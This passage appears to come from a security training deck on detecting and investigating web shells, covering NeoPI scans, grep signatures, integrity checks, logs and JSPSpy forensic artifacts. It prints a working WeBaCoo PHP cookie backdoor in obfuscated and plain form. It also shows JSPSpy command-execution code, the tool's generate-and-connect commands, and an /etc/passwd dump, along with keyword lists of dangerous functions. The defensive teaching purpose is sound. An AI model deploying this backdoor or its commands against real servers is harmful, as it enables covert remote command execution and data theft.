[[ Scan Time: 0.220000 seconds ]]

[[ Top 10 signature match counts ]]
78      /var/www/files/JspSpy.jsp
26      /var/www/files/b374k.php
4       /var/www/files/searchNavigation.jsp
2       /var/www/files/index.html.1
2       /var/www/files/sale.jsp
2       /var/www/files/index.html.2
0       /var/www/files/trust-online-account.jsp
0       /var/www/files/warranty_validation.jsp
0       /var/www/files/index.jsp
0       /var/www/files/ACCLogin.jsp
```



# Host Detection – NeoPI

```
neopi.py - SciTE
File Edit Search View Tools Options Language Buffers Help
neopi.py
- class SignatureNasty:
  """Generator that searches a given file for nasty expressions"""
- def __init__(self):
  """Instantiate the results array."""
  self.results = []
- def calculate(self, data, filename):
  if not data:
    return "", 0
  # Lots taken from the wonderful post at
  http://stackoverflow.com/questions/3115559/exploitable-php-functions
  valid_regex = re.compile(
' (eval\(|file_put_contents|base64_decode|python_eval|exec\(|passthru|popen|
proc_open|pcntl|assert\(|system\(|shell)', re.I)
  matches = re.findall(valid_regex, data)
  self.results.append({"filename":filename, "value":len(matches)})
  return len(matches)
```

# Host Detection – Create Your Own Script

- ▶ Potentially dangerous functions
  - ▶ `getSystemClipboard()`
  - ▶ `createScreenCapture()`
  - ▶ `exec()`
  - ▶ `openConnection()`
- ▶ Other strings
  - ▶ “Ninty”
  - ▶ “Forjj.com”

```
#!/bin/bash

SEARCH_TERMS="exec\(|getSystemClipboard|createScreenCapt
ure|Ninty\|Forjj"

egrep -ilr --include=*.jsp "$SEARCH_TERMS"
/var/lib/tomcat7/webapps/files/
```

# Host Detection – Integrity Checking

- ▶ **AIDE**
- ▶ Tripwire
- ▶ Bart
- ▶ Whitelisting

Summary:

Total number of files:	3
Added files:	1
Removed files:	0
Changed files:	0

---

Added files:


---

added:

`/var/lib/tomcat7/webapps/files/JspSpy.jsp`

## Host Detection – Apache Web Logs

```
192.168.233.120 - - [11/Dec/2013:14:54:08 -0500] "POST /files/JspSpy.jsp
HTTP/1.1" 200 2977 "http://192.168.233.131/files/JspSpy.jsp" "Mozilla/5.0
(Windows NT 5.1; rv:18.0) Gecko/20100101 Firefox/18.0"
```



```
192.168.233.120 - - [11/Dec/2013:14:54:08 -0500]
"POST /files/JspSpy.jsp HTTP/1.1" 200 2977
"http://192.168.233.131/files/JspSpy.jsp"
"Mozilla/5.0 (Windows NT 5.1; rv:18.0) Gecko/20100101 Firefox/18.0"
```

## Host Detection – Tomcat Logs

```
192.168.233.120 - - [11/Dec/2013:14:54:08 -0500] "POST /files/JspSpy.jsp  
HTTP/1.1" 200 8229
```




```
192.168.233.120 - - [11/Dec/2013:14:54:08 -0500]  
"POST /files/JspSpy.jsp HTTP/1.1" 200 8229
```

# Web Shell Detection – Human



# Web Shell Forensics

# Web Shell Forensics – JavaServer Pages (JSP)





# Web Shell Forensics – JSPSpy

- ▶ `/var/lib/tomcat7/webapps/files`
  - ▶ `JspSpy.jsp`

# Web Shell Forensics – JSPSpy Files

## ▶ /var/cache/tomcat7/Catalina/localhost/files/org/apache/jsp

- ▶ JspSpy\_jsp\$DefaultInvoker.class
- ▶ JspSpy\_jsp\$DeleteBatchInvoker.class
- ▶ JspSpy\_jsp\$DownInvoker.class
- ▶ JspSpy\_jsp\$DownRemoteInvoker.class
- ▶ JspSpy\_jsp\$EditPropertyInvoker.class
- ▶ JspSpy\_jsp\$ExecuteSQLInvoker.class
- ▶ JspSpy\_jsp\$FileListInvoker.class
- ▶ JspSpy\_jsp\$GcInvoker.class
- ▶ JspSpy\_jsp\$IndexInvoker.class
- ▶ JspSpy\_jsp\$Invoker.class
- ▶ JspSpy\_jsp.java
- ▶ JspSpy\_jsp\$JspEnvInvoker.class
- ▶ JspSpy\_jsp\$LoginInvoker.class
- ▶ JspSpy\_jsp\$LogoutInvoker.class
- ▶ JspSpy\_jsp\$MapPortInvoker\$1\$1.class
- ▶ JspSpy\_jsp\$MapPortInvoker\$1\$2.class
- ▶ JspSpy\_jsp\$MapPortInvoker\$1.class
- ▶ JspSpy\_jsp\$MapPortInvoker.class
- ▶ JspSpy\_jsp\$MkdirInvoker.class
- ▶ JspSpy\_jsp\$MoveInvoker.class
- ▶ JspSpy\_jsp\$MyComparator.class
- ▶ JspSpy\_jsp\$MyRequest.class
- ▶ JspSpy\_jsp\$OnLineConnector.class
- ▶ JspSpy\_jsp\$OnLineInvoker.class
- ▶ JspSpy\_jsp\$OnLineProcess.class
- ▶ JspSpy\_jsp\$PackBatchInvoker.class
- ▶ JspSpy\_jsp\$PackInvoker.class
- ▶ JspSpy\_jsp\$PortScanInvoker.class
- ▶ JspSpy\_jsp\$RemoteDirInvoker.class
- ▶ JspSpy\_jsp\$Row.class
- ▶ JspSpy\_jsp\$ScriptInvoker.class
- ▶ JspSpy\_jsp\$ShellInvoker.class
- ▶ JspSpy\_jsp\$SmpInvoker.class
- ▶ JspSpy\_jsp\$StreamConnector.class
- ▶ JspSpy\_jsp\$AfterInvoker.class
- ▶ JspSpy\_jsp\$BackConnectInvoker.class
- ▶ JspSpy\_jsp\$BeforeInvoker.class
- ▶ JspSpy\_jsp\$BottomInvoker.class
- ▶ JspSpy\_jsp.class
- ▶ JspSpy\_jsp\$ClipboardInvoker.class
- ▶ JspSpy\_jsp\$Column.class
- ▶ JspSpy\_jsp\$CopyInvoker.class
- ▶ JspSpy\_jsp\$CreateFileInvoker.class
- ▶ JspSpy\_jsp\$DbcInvoker.class
- ▶ JspSpy\_jsp\$DBOperator.class
- ▶ JspSpy\_jsp\$Table.class
- ▶ JspSpy\_jsp\$TopInvoker.class
- ▶ JspSpy\_jsp\$UnPackInvoker.class
- ▶ JspSpy\_jsp\$UploadBean.class
- ▶ JspSpy\_jsp\$UploadInvoker.class

# Web Shell Forensics – JSPSpy Excerpt

Location	File Name	mtime	ctime
/var/lib/tomcat7/webapps/files/	JspSpy.jsp	3/14/14 15:23	3/14/14 14:30
/var/cache/tomcat7/Catalina/localhost/files/org/apache/jsp/	JspSpy_jsp.java	3/14/14 15:23	3/14/14 15:24
/var/cache/tomcat7/Catalina/localhost/files/org/apache/jsp/	JspSpy_jsp.class	3/14/14 15:23	3/14/14 15:24
/var/cache/tomcat7/Catalina/localhost/files/org/apache/jsp/	JspSpy_jsp\$DefaultInvoker.class	3/14/14 15:24	3/14/14 14:50
/var/cache/tomcat7/Catalina/localhost/files/org/apache/jsp/	JspSpy_jsp\$DeleteBatchInvoker.class	3/14/14 15:24	3/14/14 14:50
/var/cache/tomcat7/Catalina/localhost/files/org/apache/jsp/	JspSpy_jsp\$DownInvoker.class	3/14/14 15:24	3/14/14 14:50

# Web Shell Forensics

## ▶ Process

- ▶ Tools and scripts previously discussed
- ▶ Focus on internet accessible locations (web root)
- ▶ File type/extension (JSP, ASP, PHP, etc.)
- ▶ Timeline analysis
- ▶ File size
- ▶ Log Analysis

## ▶ Additional

- ▶ Keyword Searches
- ▶ Unallocated space
- ▶ Memory analysis

## ▶ Look out for

- ▶ Previous versions of web shell installations
- ▶ Shell history

# Malware Analysis with Web Shells

```
o=shell&type=command&command=%2Fbin%2Fcat+%2Fetc%2Fpasswd  
&submit=Execute
```

```
PrintWriter out = response.getWriter();  
String type = request.getParameter("type");  
if (type.equals("command")) {  
    ins.get("vs").invoke(request, response, JSession);  
    out.println("<div style='margin:10px'><hr/>");  
    out.println("<pre>");  
    String command = request.getParameter("command");  
    if (!Util.isEmpty(command)) {  
        Process pro = Runtime.getRuntime().exec(command);  
        BufferedReader reader = new BufferedReader(new  
            InputStreamReader(pro.getInputStream()));  
        String s = reader.readLine();  
        while (s != null) {  
            out.println(Util.htmlEncode(Util.getStr(s)));  
            s = reader.readLine();  
        }  
        reader.close();  
        out.println("</pre></div>");  
    }  
}
```

# Malware Analysis with Web Shells – Goals

- ▶ What are its capabilities?
- ▶ Did it work?! – Limitations on Attacker Success
  - ▶ Software dependencies
  - ▶ Load balancer
  - ▶ User account privileges
  - ▶ Backend accesses
- ▶ Generate malware signatures
  - ▶ Strings
  - ▶ Dangerous Functions
- ▶ Compare to publicly available samples

# WeBaCoo = Web Backdoor Cookie Script-Kit

- ▶ Created by Anestis Bechtsoudis, security researcher
- ▶ Perl script has two functions:
  - ▶ Generate web shell
  - ▶ Connect to web shell via terminal
- ▶ Uses HTTP header Cookie fields to evade common detection capabilities
- ▶ Included in pen testing platforms
- ▶ Git: <https://github.com/anestisb/WeBaCoo>



# WeBaCoo Usage

```
C:\WINDOWS\system32\cmd.exe
C:\WeBaCoo>webacoo.pl -h


WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
Copyright (C) 2011-2012 Anestis Bechtsoudis
{ @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

Usage: webacoo.pl [options]

Options:
  -g          Generate backdoor code (-o is required)
  -f FUNCTION PHP System function to use
             FUNCTION
             1: system      (default)
             2: shell_exec
             3: exec
             4: passthru
             5: popen
  -o OUTPUT  Generated backdoor output filename
  -r          Return un-obfuscated backdoor code
  -t          Establish remote "terminal" connection (-u is required)
  -u URL     Backdoor URL
```



# WeBaCoo – Shell Creation



```
C:\WINDOWS\system32\cmd.exe
C:\WeBaCoo>webacoo.pl -g -o webacoo.php

WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
Copyright (C) 2011-2012 Anestis Bechtsoudis
{ @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Backdoor file "webacoo.php" created.
C:\WeBaCoo>_
```

# Generated Webacoo.php

```
<?php
$b=strrev("edoced_4"."6esab");eval($b(str_replace(
" ","", "a W Y o a X N z Z X Q o J F 9 D T 0 9 L S
U V b J 2 N t J 1 0 p K X t v Y 1 9 z d G F y d C
g p 0 3 N 5 c 3 R 1 b S h i Y X N 1 N j R f Z G V
j b 2 R 1 K C R f Q 0 9 P S 0 1 F W y d j b S d d
K S 4 n I D I + J j E n K T t z Z X R j b 2 9 r a
W U o J F 9 D T 0 9 L S U V b J 2 N u J 1 0 s J F
9 D T 0 9 L S U V b J 2 N w J 1 0 u Y m F z Z T Y
0 X 2 V u Y 2 9 k Z S h v Y 1 9 n Z X R f Y 2 9 u
d G V u d H M o K S k u J F 9 D T 0 9 L S U V b J
2 N w J 1 0 p O 2 9 i X 2 V u Z F 9 j b G V h b i
g p 0 3 0 = "))) ; ?>
```

# Generated Webacoo.php

```
<?php
$b=strrev("edoced_4"."6esab");
eval($b(str_replace(" ", "", "a W Y o a X N z Z X Q
o J F 9 D T 0 9 L S U V b J 2 N t J 1 0 p K X t v
Y 1 9 z d G F y d C g p O 3 N 5 c 3 R l b S h i Y
X N l N j R f Z G V j b 2 R l K C R f Q 0 9 P S 0
l F W y d j b S d d K S 4 n I D I + J j E n K T t
z Z X R j b 2 9 r a W U o J F 9 D T 0 9 L S U V b
J 2 N u J 1 0 s J F 9 D T 0 9 L S U V b J 2 N w J
1 0 u Y m F z Z T Y 0 X 2 V u Y 2 9 k Z S h v Y l
9 n Z X R f Y 2 9 u d G V u d H M o K S k u J F 9
D T 0 9 L S U V b J 2 N w J 1 0 p O 2 9 i X 2 V u
Z F 9 j b G V h b i g p O 3 0 = ")))));
?>
```

# Generated Un-obfuscated Webacoo

```
C:\WINDOWS\system32\cmd.exe


C:\WeBaCoo>webacoo.pl -g -r -o webacoo_unob.php

    WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
    Copyright (C) 2011-2012 Anestis Bechtsoudis
    { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Backdoor file "webacoo_unob.php" created.
```

```
<?php
if(isset($_COOKIE['cm'])) {
    ob_start();
    $b=strrev("edoced_4"."6esab");
    system($b($_COOKIE['cm']).'2>&1');
    setcookie($_COOKIE['cn'],$_COOKIE['cp'].base64_encode
(ob_get_contents()).$_COOKIE['cp']);
    ob_end_clean();
}
?>
```

# WeBaCoo – Connect via Terminal



```
C:\WINDOWS\system32\cmd.exe - webacoo.pl -t -u http://192.168.233.131/webacoo.php

C:\WeBaCoo>webacoo.pl -t -u http://192.168.233.131/webacoo.php

  WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
  Copyright (C) 2011-2012 Anestis Bechtsoudis
  { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Connecting to remote server as...
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[*] Type 'load' to use an extension module.
[*] Type ':<cmd>' to run local OS commands.
[*] Type 'exit' to quit terminal.

webacoo$ _
```

# WeBaCoo – Connect via Terminal

```
C:\WINDOWS\system32\cmd.exe - webacoo.pl -t -u http://192.168.233.131/webacoo.php
webacoo$ /bin/cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
remnux:x:1000:1000:REmnuX User,,,:/home/remnux:/bin/bash
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
honeyd:x:104:111:Honeyd daemon,,,:/var/log/honeypot:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
debian-tor:x:106:112::/var/lib/tor:/bin/bash
stunnel4:x:107:113::/var/run/stunnel4:/bin/false
inetsim:x:108:114::/var/lib/inetsim:/bin/false
clamav:x:109:115::/var/lib/clamav:/bin/false
tomcat7:x:110:117::/usr/share/tomcat7:/bin/false
webacoo$
```

# WeBaCoo – Establish Connection

```
C:\WINDOWS\system32\cmd.exe - webacoo.pl -t -u http://192.168.233.131/webacoo.php

C:\WeBaCoo>webacoo.pl -t -u http://192.168.233.131/webacoo.php

WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
Copyright (C) 2011-2012 Anestis Bechtsoudis
{ @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }
```

```
[+] Connecting
uid=33(www-data)

[*] Type 'load'
[*] Type ';<cmd'
[*] Type 'exit'

webacoo$
```

```
Follow TCP Stream

Stream Content

GET http://192.168.233.131/webacoo.php HTTP/1.1
Host: 192.168.233.131:80
Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0.2) Gecko/20100101 Firefox/6.0.2
Connection: Close
Cookie: cm=aWQ=; cn=M-cookie; cp=8zM$

HTTP/1.1 200 OK
Date: Sun, 08 Jun 2014 22:10:30 GMT
Server: Apache/2.2.20 (Ubuntu)
X-Powered-By: PHP/5.3.6-13ubuntu3.10
Set-Cookie: M-cookie=8zM%
24dwlkPTMzKHd3dy1kYXRhKSBnaWQ9MzMod3d3LWRhdGEpIGdyb3Vwcz0zMh3d3ctZGF0YSkK8zM%24
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html
```





## HTTP Request Cookie Header

```
Cookie: cm=L2Jpbi9jYXQgL2V0Yy9wYXNzd2Q=; cn=M-cookie;
cp=spK%
```

## HTTP Response Set-Cookie Header

```
Set-Cookie: M-cookie=
spK%25cm9vdDp4OjA6MDpyb290O...2FtZXoxMTc6Oi91c3Ivc2hhcmUvdG9
tY2F0NzovYmluL2ZhbHNlCg%3D%3DspK%25
```

## webacoo.php

```
<?php
if(isset($_COOKIE['cm'])) {
    ob_start();
    $b=strrev("edoced_4"."6esab");
    system($b($_COOKIE['cm']).'2>&1'); cm=/bin/cat /etc/passwd
    setcookie($_COOKIE['cn'],$_COOKIE['cp'].base64_encode
(ob_get_contents()).$_COOKIE['cp']);
    ob_end_clean();
}
?>
```

## WeBaCoo Usage – More Options

```
C:\WINDOWS\system32\cmd.exe

-m METHOD      HTTP method to be used (default is GET)
-c C_NAME     Cookie name (default: "M-cookie")
-d DELIM     Delimiter (default: New random for each request)
-a AGENT      HTTP header user-agent (default exist)
-p PROXY      Use proxy (tor, ip:port or user:pass:ip:port)
-v LEVEL     Verbose level
              LEVEL
              0: no additional info (default)
              1: print HTTP headers
              2: print HTTP headers + data
-l LOG        Log activity to file
-h            Display help and exit
update       Check for updates and apply if any
```

# WeBaCoo Usage – More Options

```
C:\WINDOWS\system32\cmd.exe - webacoo.pl -t -c COOKIEMONSTER -d CHOMP -u http://192.168.233.131/webacoo.php

C:\WeBaCoo>webacoo.pl -t -c COOKIEMONSTER -d CHOMP -u http://192.168.233.131/webacoo.php

WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
Copyright (C) 2011-2012 Anestis Bechtsoudis
{ @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }
```

```
Follow TCP Stream

Stream Content
GET http://192.168.233.131/webacoo.php HTTP/1.1
Host: 192.168.233.131:80
Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0.2) Gecko/20100101 Firefox/6.0.2
Connection: Close
Cookie: cm=aWQ=; cn=COOKIEMONSTER; cp=CHOMP

HTTP/1.1 200 OK
Date: Mon, 09 Jun 2014 16:33:20 GMT
Server: Apache/2.2.20 (Ubuntu)
X-Powered-By: PHP/5.3.6-13ubuntu3.10
Set-Cookie: COOKIEMONSTER=CHOMPdwlkPTMzKHd3dy1kYXRhKSBnawQ9MzMod3d3LWRhdGEpIGdyb3Vwcz0zMyh3d3ctZGF0YSkKCHOMP
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html
```

# WeBaCoo – Host Detection (Entropy)

```
remnux@remnux: ~/NeoPI
File Edit Tabs Help
remnux@remnux:~/NeoPI$ neopi.py -e /var/www/files/

      )      ( (
    ( /(      )\ )\ )
  )\() ( (())/(())/(
((_) \ )\ ( /(-)(-)
  _((-)/((-))\(-)(-)
 | \ | (-) ((-) _ \ _ |
 | . ` / -_) _ \ _ / | |
 | _ | \ _ \ _ \ _ / _ | | _ | Ver. *.USEGIT

[[ Total files scanned: 14 ]]
[[ Total files ignored: 0 ]]
[[ Scan Time: 0.240000 seconds ]]

[[ Top 10 entropic files for a given search ]]
5.9323 /var/www/files/h374k.php
5.7458 /var/www/files/webacoo.php
5.6977 /var/www/files/index.html.1
5.6950 /var/www/files/index.html.2
5.6356 /var/www/files/searchNavigation.jsp
5.5138 /var/www/files/sale.jsp
5.5059 /var/www/files/PetMeds
5.4651 /var/www/files/Tos.jsp
5.4415 /var/www/files/index.jsp
5.3886 /var/www/files/JspSpy.jsp
```

# WeBaCoo – Host Detection (Signatures)

```
remnux@remnux: ~/NeoPI
File Edit Tabs Help
remnux@remnux:~/NeoPI$ neopi.py -s /var/www/files/

      )      (      (
    ( /(\      )\ )\ )
  )\()) (      (()/(()/(
((_) \ ))\ ( /(-))(-)
  _((-)/((-))\(-))(-)
 | \ | (-) ((-)_ \_ _|
 | . / -) _ \ _/ | |
 | _|\_ \_ \_ / _| | _| Ver. *.USEGIT

[[ Total files scanned: 14 ]]
[[ Total files ignored: 0 ]]
[[ Scan Time: 0.220000 seconds ]]

[[ Top 10 signature match counts ]]
78      /var/www/files/JspSpy.jsp
26      /var/www/files/b374k.php
4       /var/www/files/searchNavigation.jsp
2       /var/www/files/index.html.1
2       /var/www/files/sale.jsp
2       /var/www/files/index.html.2
1       /var/www/files/webacoo.php
0       /var/www/files/trust-online-account.jsp
0       /var/www/files/warranty_validation.jsp
0       /var/www/files/index.jsp
```



# Summary

- ▶ Even the simplest web shells can have severe impact
- ▶ While they are hard to detect, helpful strategies and tools do exist.
  - ▶ Network Detection: Traffic patterns, IDS
  - ▶ Host Detection: Existing tools, custom scripts, integrity checkers
